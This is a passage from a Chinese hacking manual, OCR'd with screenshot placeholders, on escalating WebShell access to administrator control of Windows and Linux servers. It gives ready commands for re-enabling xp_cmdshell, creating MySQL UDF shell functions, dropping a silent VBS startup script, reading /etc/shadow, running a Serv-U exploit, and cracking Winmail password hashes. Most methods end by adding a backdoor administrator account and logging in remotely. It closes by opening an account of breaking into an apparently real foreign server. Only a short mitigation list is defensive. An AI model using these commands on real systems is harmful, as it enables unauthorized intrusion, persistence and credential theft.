SQL Server 2005 及 SQL Server 2008 都将“xp_cmdshell”等危险存储过程删除了，但这并不影响提权。只要获取了 sa 口令，重新添加存储过程，即可像 MSSQL 2000 Server 一样提权。SQL Server 2005 提权的思路很简单，需要获取数据库的用户名和密码，然后通过恢复存储过程执行命令，下面是详细的提权过程。

7.1.1　查看数据库连接文件

通过 WebShell 查看网站的源代码，如图 7-1 所示，通过分析首页 default.asp 文件，获知数据库连接文件为 openconnection.asp。

非卖品，仅供非商业用途或交流学习使用




图 7-1　分析首页文件

技巧

数据库连接文件的名称一般为 conn.asp、openconnectiong.asp、connection.asp，这些文件多位于网站根目录或者“includes”等文件夹下，通过查看首页代码大都能准确找到数据库连接文件。

7.1.2　获取数据库用户和密码

找到数据库连接文件 openconnection.asp，将其下载到本地并打开，如图 7-2 所示，知道数据库用户为“sa”，密码为“Tp*****234”，将其复制出来留待后面使用。




图 7-2　获取数据库用户和密码

7.1.3　数据库连接设置

在连接 SQL Server 2005 之前，需要对数据库进行设置，需要知道 sa 用户的密码和数据库，默认采用 master 数据库。在“ConnString”中修改相应的设置，主要是在数据库类型中选择相对应的数据库类型，在 WebShell 中单击“Database”，如图 7-3 所示，设置完毕后单击“Go”按钮进行数据库连接测试。

7.1.4　查看连接信息

如果数据库用户名、密码及数据库名称均设置正确，连接成功后会显示相应的信息。例如，“MSSQL Version : Microsoft SQL Server 2005 - 9.00.4035.00 (Intel X86) Nov 24 2008 13:01:59 Copyright (c) 1988-2005 Microsoft Corporation Standard Edition on Windows NT 6.0 (Build 6001: Service Pack 1) 及“SrvRoleMember : sa”，表明数据库版本为“icrosoft SQL Server 2005 - 9.00.4035.00”，数

非卖品，仅供非商业用途或交流学习使用

据库用户角色是“sa”，如图 7-4 所示。




图 7-3　设置 MSSQL 连接




图 7-4　获取数据库基本信息

7.1.5　添加 xp_cmdshell 存储过程

可以直接在“Run SQL”中输入“Exec sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;”脚本添加 xp_cmdshell 存储过程，也可以通过 WebShell 进行。在“SQLExec”下拉列表中选择第三个命令选项“Add xp_cmdshell(SQL2005)”，如图 7-5 所示。




图 7-5　添加 xp_cmdshell 存储过程

7.1.6　添加用户

在“SQLExec”下拉列表中选择“XP_cmdshell exec”选项，WebShell 会自动给出脚本“Exec master.dbo.xp_cmdshell 'net user'”，修改其添加用户命令，即“Exec master.dbo.xp_cmdshell 'net user

非卖品，仅供非商业用途或交流学习使用

temp Wantian365.com!* /add '"，将添加用户“temp”，密码为“Wantian365.com!*”，如图 7-6 所示，单击“Query”按钮添加用户。




图 7-6　添加用户

7.1.7　将普通用户添加到管理员组

在“SQLExec”下拉列表中继续选择“XP_cmdshell exec”选项，然后将 temp 用户添加到管理员组，即运行命令“Exec master.dbo.xp_cmdshell 'net localgroup administrators temp /add '"，添加成功后如图 7-7 所示。




图 7-7　添加 temp 用户为管理员

7.1.8　通过“XP_cmdshell exec”查看系统用户

在“SQLExec”下拉列表中选择“XP_cmdshell exec”选项，WebShell 会自动给出脚本“Exec master.dbo.xp_cmdshell 'net user'"，如图 7-8 所示，单击“Query”按钮查询系统用户。如图 7-9 所示，temp 用户已经添加到系统中。

7.1.9　远程终端登录

打开远程终端连接登录，输入 IP 地址及刚才添加的用户名和密码，如图 7-10 所示，成功进入操作系统，操作系统为 Windows 2008 Server。

非卖品，仅供非商业用途或交流学习使用




图 7-8　查看用户




图 7-9　查看系统用户




图 7-10　成功进入服务器

7.1.10　小结

通过 sa 权限在 SQL Server 2005 中提权相对比较简单，这也是将 WebShell 权限提权到系统级别的一种思路。另外，通过数据库备份，将批处理命令备份到启动文件夹下，系统重启后就会自动执行批处理命令，也能达到提权的效果。

7.2　MySQL 数据库提权

下面介绍 MySQL 数据库提权的相关内容。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

7.2.1　设置 MySQL 提权脚本文件

将 MySQL 提权脚本文件上传到服务器，运行后需要对 IP 地址、UID、密码、数据库进行配置。如图 7-11 所示，IP 地址一般可以设置为 localhost、127.0.0.1 及真实的 IP 地址，UID 默认为 root，其他具有 root 用户权限的用户名称也可以使用，密码为具有 root 权限的用户的密码，数据库默认选择 MySQL 数据库，单击“提交查询内容”按钮进行连接测试。




图 7-11　设置 MySQL 提交脚本文件

7.2.2　进行连接测试

连接成功后，会给出相应的提示，如图 7-12 所示，包括用户、数据库、数据目录（datadir）、基本目录（basedir）、版本、插件路径、MySQL 函数等信息。




图 7-12　连接测试

7.2.3　创建 shell 函数

单击“Dump UDF”按钮将 UDF.DLL 文件导出到默认的插件目录下，单击“Create Function”按钮创建 shell 函数。如图 7-13 所示，如果前面已经创建了 shell 函数，会提示该函数已经存在。

7.2.4　查看用户

在查询文本框中输入“select shell('cmd','net user')”查看系统中所有的用户。如图 7-14 所示，可以正常查看系统中的所有用户信息。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 7-13　创建 shell 函数




图 7-14　查看用户

7.2.5　创建具有管理员权限的用户

分别在查询文本框中输入脚本“select shell('cmd','net user temp temp123456')”、“select shell('cmd','net localgroup administrators temp /add ')”并执行该查询命令，如果执行成功，则表示在系统中添加用户“temp”，密码为“temp123456”，同时将该用户添加到管理员组中，使其具备管理员权限，执行成功后如图 7-15 和图 7-16 所示。




图 7-15　添加 temp 用户

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 7-16　将用户 temp 添加到管理员组

7.2.6　提权成功

在 SQL 查询文本框中输入“select shell('cmd','net localgroup administrators')”命令查看刚才添加的用户是否添加成功，如图 7-17 所示，查询结果表明已经将 temp 用户添加到管理员组中。




图 7-17　查看管理员用户

目前很多网站都会提供远程终端服务，只要用户添加成功，就可以直接登录该服务器。如图 7-18 所示，输入用户名和密码，成功进入该服务器，至此，就通过 MySQL 的 root 用户成功提权。




图 7-18　成功进入服务器

严禁网络传播本PDF，违者责任自负！

7.2.7 小结

通过本例中的方法可以快速将 WebShell 权限提升到服务器权限，当然，还有其他方法可以通过 MySQL 提权。下面对经常用到的一些有关 MySQL 的提权命令和方法进行总结。

1. UDF 提权的常用命令

UDF 提权的常用命令如下。

- create function cmdshell returns string soname 'udf.dll'
- select cmdshell('net user antian365 123!@#abcABC /add');
- select cmdshell('net localgroup administrators antian365 /add');
- select cmdshell('net localgroup administrators ');
- select cmdshell('ipconfig /all');
- select cmdshell('net user');
- select cmdshell('regedit /s d:\wwwroot\3389.reg');
- drop function cmdshell;
- select cmdshell('netstat -an');

2. VBS 启动项提权

先通过 WebShell 连接数据库，通过建立表 a 将 VBS 脚本写入表中，然后导入启动项。该脚本仅对中文版本有效，如果使用其他语言版本的操作系统，仅需对“C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\a.vbs”这个脚本进行相应更改。在 VBS 脚本后面有一个“0”，表示不弹出 CMD 窗口，以静默模式运行。该方法是在通过 UDF 提权失败的情况下，将 VBS 插入启动项中，待系统重启后将自动添加一个用户，示例如下。

```
    create table a (cmd text);
    insert into a values ("set wshshell=createobject (""wscript.shell"") " );
    insert into a values ("a=wshshell.run (""cmd.exe /c net user antian 123!@#$%
/add"",0) " );
    insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup administrators
antian /add"",0) " );
    select * from a into outfile "C:\\Documents and Settings\\All Users\\「开始」
菜单\\程序\\启动\\a.vbs";
```

3. Linux 下的 MySQL 提权

Linux 下的 MySQL 提权命令如下。

```
mysql -h localhost -uroot -p
system useradd hacker
system passwd hacker
system tail -l /etc/passwd
system tail -l /etc/shadow
```

7.3 Serv-U 提权

Serv-U 提权是 Windows 系列服务器提权最常用的方法之一，目前 Serv-U 最新版本为 9.x，自

严禁网络传播本PDF，违者责任自负！

Serv-U 8.0 以后，Serv-U 提权方式发生了一些办法。只要系统安装了 Serv-U，通过 WebShell 可以直接提权。

7.3.1　利用 WebShell 查看系统管理员用户组

在 ASP.NET 的 WebShell 中，单击“CmdShell”超链接，在“CmdPath”文本框中将“cmd.exe”修改为“net”或者“net.exe”，然后在“Argument”文本框中输入“net localgroup administrators”，最后单击“Submit”按钮查看管理员用户组，如图 7-19 所示，一共有 4 个管理员用户。




图 7-19　查看管理员用户组

7.3.2　执行 SU Exp

在 ASP.NET 的 WebShell 中单击“SU Exp”超链接，“UserName”、“Password”、“Port”文本框采取默认设置，一般情况下不用变更。如果发现这些选项有变更，则应调整这 3 个选项的值对应一致。在“CmdShell”文本框中输入“cmd.exe /c net user king king 123456!@# /add”，如图 7-20 所示，执行添加用户命令，在系统中添加一个“king”用户，用户密码为“123456!@#”。




图 7-20　添加用户 king

技巧

在添加用户时，尽量将密码设置得复杂一些。现在很多系统都设置了密码策略，如果密码强度不够，系统就不会执行该命令。执行成功后，会出现如图 7-21 所示的提示窗口，该窗口仅仅表明命令执行成功，但添加用户不一定成功。

严禁网络传播本PDF，违者责任自负！




图 7-21　执行命令提示

在“Su EXP”页面中修改“CmdShell”命令为“cmd.exe /c net localgroup administrators /add”，将 king 用户添加到管理员组中，如图 7-22 所示。




图 7-22　添加用户到管理员组

7.3.3　检查 Serv-U 提权情况

回到“CmdShell”页面，再次执行“localgroup adminstartors”命令，如图 7-23 所示，king 用户已经成功添加到管理员组中。




图 7-23　检查程序执行情况

7.3.4　远程终端登录测试

在 ASP.NET 的 WebShell 中单击“SysInfo”超链接，如图 7-24 所示，可以方便地获取远程终端

严禁网络传播本PDF，违者责任自负！

的端口及其他一些系统相关信息。在本例中，获知远程终端端口由默认的“3389”更改为“53389”。




图 7-24 查看端口信息

打开远程终端登录窗口，在连接地址中输入“xxx.xxx.xxx.xxx:53389”，如图 7-25 所示，输入刚才添加的用户名和密码，成功登录远程终端，说明 Serv-U 提权成功。




图 7-25 Serv-U 提权成功

7.3.5 小结

Serv-U 默认安装在 C 盘，但也可能安装在其他路径，因此，在提权时需要通过 WebShell 查看 Serv-U 的真实路径，特别是通过 ASP 的 WebShell 提权时，必须进入 Serv-U 的真实路径，提权才会成功。Serv-U 7.0 以后的版本提权相对较难，目前网上也有利用程序，但在提权时需要设置才能提权成功。

通过 WebShell 对 Serv-U 提权是一种方法。对 Serv-U 来说，如果通过 WebShell 可以查看 Serv-U 的配置文件，那么还可以通过破解 Serv-U 的用户密码来提权。

7.4 Windows Server 2008 中 Magic Winmail Server 提权

Magic Winmail Server 是一款安全、易用、全功能的邮件服务器软件，不仅支持 SMTP、POP3、IMAP、Webmail、LDAP（公共地址簿）、多域、发信认证、反垃圾邮件、邮件过滤、邮件组、公共邮件夹等标准邮件功能，还提供了 RBL、SPF、Spam Assassin、邮件签核、邮件杀毒、邮件监控功

严禁网络传播本PDF，违者责任自负！

能，并支持 IIS、Apache、网络硬盘及共享、短信提醒、邮件备份、SSL（TLS）安全传输协议、邮件网关、动态域名支持、远程管理、Web 管理、独立域管理员、在线注册、二次开发接口等特色功能。它既可以作为互联网邮件服务器、局域网邮件服务器，也可以作为 ADSL 宽带、FTTB、有线通（CableModem）等接入方式的邮件服务器和邮件网关。

Magic Winmail Server 程序安装为系统服务，程序一般是在 administrator 权限下运行的，而服务程序 MailServer.exe 是在 system 权限下运行的，因此，当有 WebShell 时，就可以通过这个漏洞来提升权限了。Magic Winmail Server 提供的 Webmail 是通过 PHP 脚本实现管理的，下面就针对该邮件服务器的提权和防范进行探讨。

7.4.1 获取 Winmail 目录地址

通过 WebShell 找到 Winmail 的物理地址“G:/Winmail/server/webmail/www”，如图 7-26 所示。寻找 Winmail 有以下两种手段。

- 如果获取的 WebShell 是 ASP.NET，则可以直接通过查看进程或者服务获取 Winmail 的物理地址；如果 iisspy 可以使用，也可以获取 Winmail 的网站真实路径。
- 针对目标对象进行邮件地址测试，一般提供 Winmail 的地址多为 mail.somesie.com 或者 webmail.somesite.com。

7.4.2 执行 whoami 命令

在 WebShell 中进入“Execute Command”页面，在“Use”下拉列表中选择“phpfunc”选项，在“Command”文本框中输入“whoami”命令查看 WebShell 是什么权限，如图 7-27 所示，显示为“nt authority\system”权限。




图 7-26 获取 Winmail 的网站真实路径




图 7-27 查看 WebShell 的权限

7.4.3 添加用户到管理员组

既然是系统权限，就可以直接执行添加命令。由于系统是 Windows Server 2008，所以，前几次添加用户总是提示不成功，分析发现 Windows Server 2008 系统用户密码对强度有要求，必须具备一定的复杂度才能添加成功。如图 7-28 所示，执行“net user SQLdebugger WsP%emp2005!* /add”命令成功。后面分别执行“net user SQLdebugger Administrators /add”和“net localgroup administrators”命令，将 SQLdebugger 用户加入管理员组中，并查看管理员用户组中的用户，执行效果如图 7-29 和图 7-30 所示。

严禁网络传播本PDF，违者责任自负！




图 7-28　添加用户到系统中




图 7-29　添加用户到管理员组中




图 7-30　查看系统管理员组

7.4.4　设置并登录远程终端服务器

依次单击“开始”→“运行”选项，在“运行”文本框中输入“mstsc”命令，打开远程桌面连接窗口。如图 7-31 所示，在“计算机”设置框中输入目标服务器的 IP 地址或者域名，在“用户名”文本框中输入“SQLdebugger”，在“密码”文本框中输入刚才添加的密码，选中“保存密码”复选框，下次连接时不用再次输入密码。

当然，也可以将此次配置另存为一个 3389 文件。最后，单击“连接”按钮进行登录测试，如图 7-32 所示，成功登录该服务器。




图 7-31　设置远程终端桌面




图 7-32　进入 Windows Server 2008 远程桌面

7.4.5　Winmail 邮箱用户与口令

Winmail 的配置文件保存在“G:/Winmail/server/”目录下，也即 Winmail 安装目录下的“Server”子目录。userauth.cfg 文件为邮箱用户口令配置，邮箱登录用户名为“<name>”和“</name>”之间

严禁网络传播本PDF，违者责任自负！

的字符串。如图 7-33 所示，本例中的用户为“postmaster”，用户密码为 MD5 加密字符串“8ed444440b3e4077a782ff5cc5348e366”。Winmail 还有其他加密方式，如果密码之间有“md5”，则表示为 MD5 加密，否则为相应的加密方式。该密码可以通过 cmd5 等网站进行查询破解，如图 7-34 所示，由于该密码位数较长，因此需要付费获取破解结果。

图 7-33　Winmail 用户配置文件

图 7-34　获取 Winmail 的 MD5 密码

7.4.6　进入邮箱

使用破解的密码和用户名成功登录，通过验证可知，Winmail PHP 版本的邮件用户密码多采用 MD5 加密。分析其配置文件 userauth.cfg，可以获取该邮件服务器的所有用户名和密码。

7.4.7　Winmail 服务器防范

Winmail 服务器本身相对比较安全，但该软件将 PHP 脚本环境的权限设置为系统权限就相对危险了，其防范方法如下。

- 降低 Winmail 的权限。
- 设置 Winmail Web 目录为只读，这样即使入侵者获取了 WebShell，也会因为没有写入权限而无法执行脚本命令。

7.5　Pr 提权渗透国外某高速服务器

有些渗透是一种偶然，但偶然的渗透却有着被渗透的必然。本次渗透源于素材收集。通过本次渗透，笔者有如下收获。

- 扫描工具不是万能的。扫描工具的扫描结果具有参考价值，通过扫描出来的信息，借助经验，可以进行进一步的测试。
